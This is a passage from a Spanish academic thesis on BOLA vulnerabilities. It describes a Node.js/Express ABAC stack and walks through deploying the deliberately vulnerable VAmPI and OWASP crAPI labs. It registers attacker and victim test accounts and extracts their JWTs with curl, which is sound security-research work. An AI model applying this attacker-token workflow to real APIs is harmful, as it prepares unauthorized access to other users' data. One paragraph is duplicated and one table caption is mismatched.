Express.js v5 (framework de enrutamiento): Express.js v5 es un framework web liviano para Node.js. Su modelo de middlewares encaja bien aquí: son funciones que cortan el ciclo request/response antes de llegar al controlador. Así se puede meter el componente de autorización ABAC como una capa aparte, intercambiable, sin reescribir la lógica de negocio. Se eligió la versión 5 sobre todo por el manejo nativo de errores asíncronos; con eso se evita poner try/catch en cada controlador.

SQLite3 (motor de persistencia embebido): SQLite3 es un motor relacional embebido. Guarda todo en un archivo local (database.sqlite) y no necesita servidor, demonio ni configuración extra. Se usó por dos motivos. Primero, el estudio mira la autorización en la capa de aplicación, no la arquitectura de persistencia; una BD embebido saca de encima variables de infraestructura que podrían ensuciar la medición. Segundo, SQLite se usa mucho en pruebas e investigación, así que el experimento se puede repetir en casi cualquier entorno local (Hipp, 2000).

jsonwebtoken (implementación JWT — RFC 7519): es la librería de referencia de JWT (RFC 7519; Jones et al., 2015) en Node.js. Genera tokens firmados con HS256 (HMAC-SHA256) y verifica la integridad criptográfica. En este proyecto es la herramienta habitual de JWT: el token lleva la identidad del sujeto (claim id), y el middleware ABAC la saca para compararla con el identificador del objeto pedido y decidir la autorización.

bcryptjs (hash de contraseñas): bcryptjs es una implementación en JavaScript puro del algoritmo bcrypt. Se usa para guardar contraseñas según NIST SP 800-63B (NIST, 2020a), que pide no almacenarlas en texto plano ni con hashes rápidos tipo MD5 o SHA-1. Aquí el cost factor es 10 rondas (~100 ms por hash). Ese retraso hace poco práctica una enumeración masiva de claves. Eso sigue NIST SP 800-63B (NIST, 2020a) para el almacenamiento de credenciales: nada de texto plano ni hashes rápidos (MD5, SHA-1). Se configuró con factor de coste 10 (~100 ms por hash), de modo que un ataque de enumeración masiva resulte poco viable.

dotenv (gestión de variables de entorno): dotenv es la librería estándar de facto en el ecosistema Node.js para cargar variables de entorno desde un archivo.env hacia process.env en tiempo de ejecución. Su uso en este proyecto tiene un rol metodológico central: permite controlar el parámetro BOLA_MITIGADO que conmuta el sistema entre el modo vulnerable (Fase 2) y el modo mitigado (Fase 3) sin alterar el código fuente. Esta separación entre configuración y código sigue el principio III de la metodología Twelve-Factor App (Wiggins, 2011) y garantiza que ambos escenarios *explotable y no explotable* sean reproducibles de forma determinista, condición necesaria para la validación binaria definida en los criterios de éxito del proyecto.

nodemon (utilidad de desarrollo): nodemon vigila el sistema de archivos y reinicia Node.js cuando hay cambios. Solo se usa en desarrollo (devDependency) y no cambia el comportamiento de seguridad de la API. Se incluye en la documentación para dejar completo el stack de package.json.

CAPITULO 3

3. DESARROLLO

El desarrollo de este proyecto de aplicación se articula mediante la ejecución sistemática de tres fases interrelacionadas: la emulación táctica y explotación de la vulnerabilidad *Broken Object Level Authorization* (BOLA) en entornos de referencia internacionales (*VAmPI* y *OWASP crAPI*), el diseño y la codificación de una API propia construida en *Node.js* y la posterior creación de un componente de ingeniería defensiva basado en el modelo de Control de Acceso Basado en Atributos (ABAC) para eliminar estructuralmente el fallo lógico horizontal.

3.1. Desarrollo Práctico VAmPI (Virtual Academic Multi-Purpose Infrastructure)

La implementación de la presente investigación se centra en la simulación controlada, evaluación y posterior mitigación de fallos de control de acceso en servicios web estructurados sobre arquitecturas REST. Como escenario de trabajo, se seleccionó el entorno académico *Virtual Academic Multi-Purpose Infrastructure* (VAmPI), un ambiente deliberadamente vulnerable diseñado para la evaluación de amenazas de seguridad descritos en el *OWASP API Security Top 10*.

3.1.1. Configuración del Laboratorio y Entorno de Virtualización

Con la finalidad de asegurar el aislamiento de los servicios, la repetibilidad de las pruebas y una gestión eficiente de los recursos del sistema anfitrión se llevó a cabo por una arquitectura basada en contenedores utilizando la plataforma Docker. El despliegue e inicialización de la infraestructura base se ejecutó mediante una secuencia estructurada de comandos en el sistema operativo anfitrión.

En primera fase, se procedió con el arranque y configuración del servicio de Docker (Docker daemon) dentro de los servicios del sistema, asegurando su persistencia operativa ante reinicios del host mediante los comandos systemctl:

```
sudo systemctl start docker
```

```
sudo systemctl enable docker
```

Posteriormente, con el propósito de facilitar la ejecución sin necesidad de privilegios de superusuario (root) y optimizar la automatización del laboratorio, se gestionaron los permisos a nivel de sistema operativo, incorporando la variable de usuario actual ($USER) al grupo de seguridad secundario de Docker. Cabe aclarar que este procedimiento facilita el objetivo sin sudo, pero debe gestionarse como un permiso sensible, ya que agregar un usuario al grupo docker no elimina completamente los riesgos de privilegios; en muchos sistemas, pertenecer a este grupo equivale a capacidades cercanas a root. En consecuencia, definirlo como una medida de seguridad sería técnicamente impreciso.


```
sudo usermod -aG docker $USER
newgrp docker
```

Con el fin de verificar la correcta el estado de la plataforma y corroborar la coherencia de la versión instalada frente a los requerimientos del contenedor, se ejecutó una consulta de versión:

```
docker –version
```

Figura 1

Resultado de terminal que refleja la configuración del entorno Docker



3.1.2. Descarga y Despliegue de la Infraestructura Vulnerable (VAmPI)

Una vez comprobado el correcto funcionamiento del entorno de ejecución, se llevó a cabo la obtención de la imagen de VAmPI desde los repositorios oficiales de publicación. El proceso de adquisición para la descarga y puesta en marcha del servicio se estructuró en tres etapas:

- **Obtención de la Imagen:** Se llevó a cabo la descarga de la imagen desde Docker Hub, con la versión latest. Para que el proceso pueda replicarse, se documentó el digest SHA de la imagen exacta utilizada, lo cual facilita identificar la versión del contenedor, aunque la versión latest sea modificada más adelante.

```
docker pull erev0s/vampi:latest
```

Tabla 1

Funcionamiento de la API según el estado de BOLA_MITIGADO.

Variable	*Estado*
Imagen	*erev0s/vampi*
Digest SHA	erev0s/vampi@sha256:0a5a224b6e14ae7da6a6ea265178ff71286ff903aec74adee98f660bb0e4ca12
ID de la imagen	d7394e7e4d2a
Fecha de descarga	15/07/2026

- **Ejecución y Mapeo de Puertos:** Se desplego el contenedor en modo aislado o segundo plano (-d, *detached*), estableciendo un tunel de comunicación de red entre el puerto asignado 5000 de la maquina host y el puerto 5000 interno del contenedor, exponiendo de este modo los *endpoints* de la API REST:

```
docker run -d -p 5000:5000 erev0s/vampi:latest
```

- **Verificación de Estado de los Procesos:** Se llevo a cabo una revisión directa de los de contenedores en ejecución para obtener el identificador único (*Container ID*), la integridad de los puertos enlazados y la estabilidad del proceso a lo largo del funcionamiento:

```
docker ps
```

Figura 2

Salida de terminal mostrando la descarga de la imagen erev0s/vampi:latest y la verificación del digest SHA (sha256:...) para garantizar la reproducibilidad del experimento.

3.1.3. Verificación del Estado Operativo de la API

Como paso previo al ingreso de datos o la aplicación de pruebas de seguridad, se examinó la disponibilidad del servicio y su receptividad ante pruebas de seguridad ofensiva. Mediante la herramienta de transferencia de datos por línea de comandos curl, se realizó una petición HTTP síncrona hacia el directorio raíz del servicio:

```
curl http://localhost:5000
```

El servicio retornó con un payload en esquema JSON estructurada mediante el par clave-valor {"vulnerable":1}. El análisis técnico de este resultado demuestra que la API no solo se encuentra en un estado de escucha activa (Listen), sino que ratifica directamente (a través del valor booleano 1) que los componentes vulnerables y las unidades lógicas internas permanecen habilitados de manera deliberada para propósitos del análisis experimental.

Figura 3

Salida del comando curl verificando estado de api.

3.1.4. Inicialización y Poblado de la Base de Datos

El entorno VAmPI arranca sin información precargada, por lo que se requiere completar con información simulada con el fin de examinar los fallos de seguridad. Para verificar que cada prueba arranque co el mismo punto de partida, se llevo a cabo la carga de datos a través del endpoint /createdb al inicio de cada bloque de pruebas. De este modo se previene que ejecuciones previas afecten con las siguientes ejecuciones y se garantiza la repetibilidad del experimento.

Para disparar la rutina de inicialización y el llenado de esquemas lógicos con datos simulados, se interactuó con el *endpoint* administrativo /createdb mediante el método GET:

```
curl -X GET http://localhost:5000/createdb
```


La validación exitosa del la API se evidencio en la obtención del codigo de respuesta:

```
{"message": "database populated"}
```

Este retorno verifica la generación de las estructuras de usuarios y la carga de roles predeterminados requeridos para las etapas posteriores, tales como name1, name2 y el rol directivo admin.

Figura 4

Salida del comando curl mostrando la confirmación de la creación de la base de datos de VAMPI.



3.1.5. Configuración del Escenario con Usuarios Transaccionales de Control

Con el fin de suministrar el estudio de una base de usuarios con niveles de acceso distintos, se generaron tres cuentas adicionales dentro del entorno VAmPI. La creación de estas cuentas de prueba se efectuó mediante peticiones HTTP estructuradas con el método POST orientadas al endpoint /users/v1/register, incluyendo cabeceras específicas de tipo de contenido (Content-Type: application/json)

- Usuario Atacante:

```
curl -X POST http://localhost:5000/users/v1/register \
-H "Content-Type: application/json" \
-d '{"username": "atacante", "password": "Atacante2026!", "email":
"atacante@example.com"}'
```

- Usuario Víctima1:

```
curl -X POST http://localhost:5000/users/v1/register \
 -H "Content-Type: application/json" \
-d '{"username": "victima1", "password": "Victima2026!", "email":
"victima1@example.com"}'
```


- Usuario victima2:

```
curl -X POST http://localhost:5000/users/v1/register \
 -H "Content-Type: application/json" \
-d '{"username": "victima2", "password": "Victima2026!", "email":
"victima2@example.com"}'
```

Cada petición retornó el mensaje de confirmación {"message": "succesfully registered"}, confirmando el almacenamiento de las credenciales y proporcionando la matriz de usuarios necesaria para evaluar a nivel de igualdad entre perfiles la separación de perfiles.

Figura 5

Registro exitoso de los tres usuarios de prueba en VAMPI



3.1.6. Gestión Automatizada de Identidades y Extracción de JSON Web Tokens (JWT)

El esquema de autenticación empleado por VAmPI para resguardar sus rutas protegidas se basa en tokens de acceso conforme al estándar JWT (*JSON Web Tokens*). Al completar satisfactoriamente el procedimiento de ingreso, la API emite un JWT con firma que el cliente de peticiones debe remitir en peticiones posteriores.

Con el propósito de facilitar y sistematizar el manejo de estas cadenas criptográficas sin introducir errores manuales de copiado, se incorporó en la estación de trabajo la utilidad de procesamiento de flujos JSON jq:

```
sudo apt-get install jq -y
```


A través del encadenamiento de comandos (*piping*), las respuestas HTTP estructuradas generadas por el endpoint /users/v1/login se filtraron directamente con jq mediante el flag de salida plana (-r,

raw output) para poblar variables de entorno en la terminal local. Este procedimiento se replicó sistemáticamente para los tres perfiles de control:

```
TOKEN_ATACANTE=$(curl -s -X POST http://localhost:5000/users/v1/login \
  -H "Content-Type: application/json" \
  -d '{"username": "atacante", "password": "Atacante2026!"}' \
  | jq -r '.auth_token')


TOKEN_VICTIMA1=$(curl -s -X POST http://localhost:5000/users/v1/login \
  -H "Content-Type: application/json" \
  -d '{"username": "victima1", "password": "Victima2026!"}' \
  | jq -r '.auth_token')

TOKEN_VICTIMA2=$(curl -s -X POST http://localhost:5000/users/v1/login \
  -H "Content-Type: application/json" \
  -d '{"username": "victima2", "password": "Victima2026!"}' \
  | jq -r '.auth_token')
```

Figura 6

Obtención del token de autenticación para los usuarios atacante, victima1 y victima2.



Con el proposito de confirmar que los tokens obtenidos presentaban las propiedades de vigencia y validez requeridas por las directivas de seguridad de la API, se efectuó una consulta de verificación general al endpoint /users/v1 insertando un token temporal válido dentro del encabezado HTTP de autorización bajo el formato Bearer:

```
curl -X GET "http://localhost:5000/users/v1" \
-H "Authorization: Bearer $TOKEN_TEMP" | jq '.'
```

El mensaje devuelto presentó la totalidad de registros de perfiles de usuario registrados en el sistema (incluyendo los que vienen por defecto como los creados por el investigador):

```
{
"users": [
{"username": "name1", "email": "name1@vampi.com"},
{"username": "name2", "email": "name2@vampi.com"},
```

```
    {"username": "admin", "email": "admin@vampi.com"},
{"username": "atacante", "email": "atacante@example.com"},
{"username": "victima1", "email": "victima1@example.com"},
 {"username": "victima2", "email": "victima2@example.com"}
                                ]
                               }
```


Esta prueba de validación demuestra la adecuada aceptación de la identidad por el esquema de autenticación, sentando las bases analíticas para la ejecución de la demostración práctica del ataque.

Figura 7

Verificación de usuarios registrados mediante petición autenticada con token JWT.

3.2. Desarrollo Practico OWASP crAPI (Completely Ridiculous API).

El desarrollo práctico de este proyecto se fundamenta en la implementación de un entorno controlado de simulación y análisis de seguridad. A continuación, se muestra el esquema del laboratorio virtual, las herramientas de software utilizadas, el proceso detallado para la implementación y desarrollo de las pruebas con el que se evaluará la vulnerabilidad BOLA en **OWASP crAPI (Completely Ridiculous API)**.

3.2.1. Diseño e Infraestructura del Laboratorio Virtual

El laboratorio se desarrolló en un entorno virtualizado y aislado, en el que se utilizó una máquina virtual principal con OS Kali Linux. Esta máquina cumple dos funciones en el laboratorio: en la misma se despliegan las aplicaciones a utilizar y a la vez como estación de pruebas de la vulnerabilidad, lo que permite simplificar el análisis de tráfico local y reduce la dependencia de redes externas.

Para asegurar el funcionamiento fluido de las herramientas de red, contenedores y navegadores, se asignaron los siguientes recursos de hardware:

- **Procesador (CPU):** 2 vCPU o superior.
- **Memoria RAM:** 8 GB.
- **Almacenamiento:** 40 GB.
- **Interfaz de Red:** Adaptador en modo NAT o Bridge.

3.2.2. Herramientas y Ecosistema Tecnológico

El laboratorio integra un conjunto de herramientas de código abierto y de uso estándar en la industria de la ciberseguridad, las cuales interactúan de acuerdo con el flujo metodológico del proyecto:

- **OWASP crAPI (Completely Ridiculous API):** Aplicación web deliberadamente vulnerable que emula el backend y frontend de un servicio moderno de gestión de vehículos. Es el objetivo principal de la evaluación debido a sus fallos de lógica de autorización.
- **Docker y Docker Compose:** Plataforma de contenedorización empleada para instanciar, aislar y orquestar los microservicios independientes que componen la arquitectura interna de crAPI (identidad, vehículos, base de datos, etc.).
- **Burp Suite Community Edition:** Herramienta interceptora que actúa como un proxy web local entre el navegador del usuario y el servidor de la API, facilitando la inspección, modificación y repetición manual de las solicitudes HTTP/HTTPS.
- **Navegador Web (Mozilla Firefox / Chromium):** Interfaz de usuario para generar el tráfico legítimo y mapear los endpoints expuestos por la aplicación.


3.2.3. Despliegue y Configuración del Laboratorio

El proceso técnico de construcción del entorno se estructuró en las siguientes fases operativas:

Fase 1 Verificación del Sistema y Entorno Docker: En primer lugar, se validaron las especificaciones de la máquina virtual de auditoría.

Figura 8


Información del sistema operativo de la máquina virtual Kali



Posteriormente, se comprobó la correcta instalación y la versión del motor de Docker para asegurar la compatibilidad con las especificaciones de despliegue de OWASP crAPI

Figura 9


Verificación de la versión de Docker instalada



Una vez validada la versión, se procedió a inicializar el servicio y a comprobar el estado del demonio mediante el comando docker ps.

Figura 10

Inicialización del servicio Docker y estado actual del sistema.



Fase 2 Obtención del Código Fuente y Orquestación: Se clonó el repositorio oficial de la aplicación crAPI desde GitHub hacia el almacenamiento local de la máquina virtual mediante el protocolo Git.

git clone https://github.com/OWASP/crAPI.git

Una vez descargados los artefactos en el directorio correspondiente, se ejecutó la orquestación de los contenedores utilizando Docker Compose para levantar los microservicios de la aplicación.

Figura 11


Ejecución del comando docker-compose para inicializar los servicios.

```
┌──(root㉿kali)-[/home/kali/crAPI]
└─# find . -name "*compose*"
./services/community/vendor/github.com/jinzhu/gorm/docker-compose.yml
./deploy/docker/docker-compose.yml
./deploy/docker/docker-compose.minimal.yml

┌──(root㉿kali)-[/home/kali/crAPI]
└─# cd deploy/docker
docker compose up -d
[+] Running 10/10
 ✔ Container postgresdb                  Healthy
 ✔ Container chromadb                    Healthy
 ✔ Container api.mypremiumdealership.com Started
 ✔ Container mailhog                     Healthy
 ✔ Container mongodb                     Healthy
 ✔ Container crapi-identity              Healthy
 ✔ Container crapi-community             Healthy
 ✔ Container crapi-chatbot               Started
 ✔ Container crapi-workshop              Healthy
 ✔ Container crapi-web                   Started

┌──(root㉿kali)-[/home/kali/crAPI/deploy/docker]
└─# docker compose up -d

[+] Running 10/10
 ✔ Container mongodb                     Healthy
 ✔ Container api.mypremiumdealership.com Running
 ✔ Container chromadb                    Healthy
 ✔ Container postgresdb                  Healthy
 ✔ Container mailhog                     Healthy
 ✔ Container crapi-identity              Healthy
 ✔ Container crapi-community             Healthy
 ✔ Container crapi-workshop              Healthy
 ✔ Container crapi-web                   Running
 ✔ Container crapi-chatbot               Running
```

Tras completar el proceso de construcción, se comprobó que todos los contenedores requeridos se encontraran en estado de ejecución estable y sin registrar errores en los logs.

Figura 12

